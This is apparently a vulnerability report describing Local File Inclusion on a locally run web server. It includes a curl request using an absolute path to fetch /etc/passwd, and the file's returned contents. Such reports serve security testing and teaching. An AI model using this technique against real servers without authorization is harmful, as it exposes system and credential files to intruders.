
Vulnerability: *Local File Inclusion*

Local File Inclusion (LFI) is a vulnerability which tricks a web server into exposing or running files that are stored locally on the web server. Such files may contain sensitive information or contain malicious code that could lead to remote code execution.

To exploit this vulnerability, a common payload would be to prepend characters such as “../” in the URL path of a GET request in order to attempt to retrieve files from parent directories. However, this web server actually escapes those characters in an attempt to mitigate against LFI.

While the web server does in fact seem to mitigate against relative paths to achieve LFI, the server is still vulnerable to LFI when providing absolute paths. See Figure 1 for an example of using an absolute path to achieve LFI on the web server.

Figure 1



```
spencer@spencer-ubuntu:~/Desktop$ curl http://localhost:9999//etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

The path “/etc/passwd” is appended to the URL path and as such, the /etc/passwd file was returned.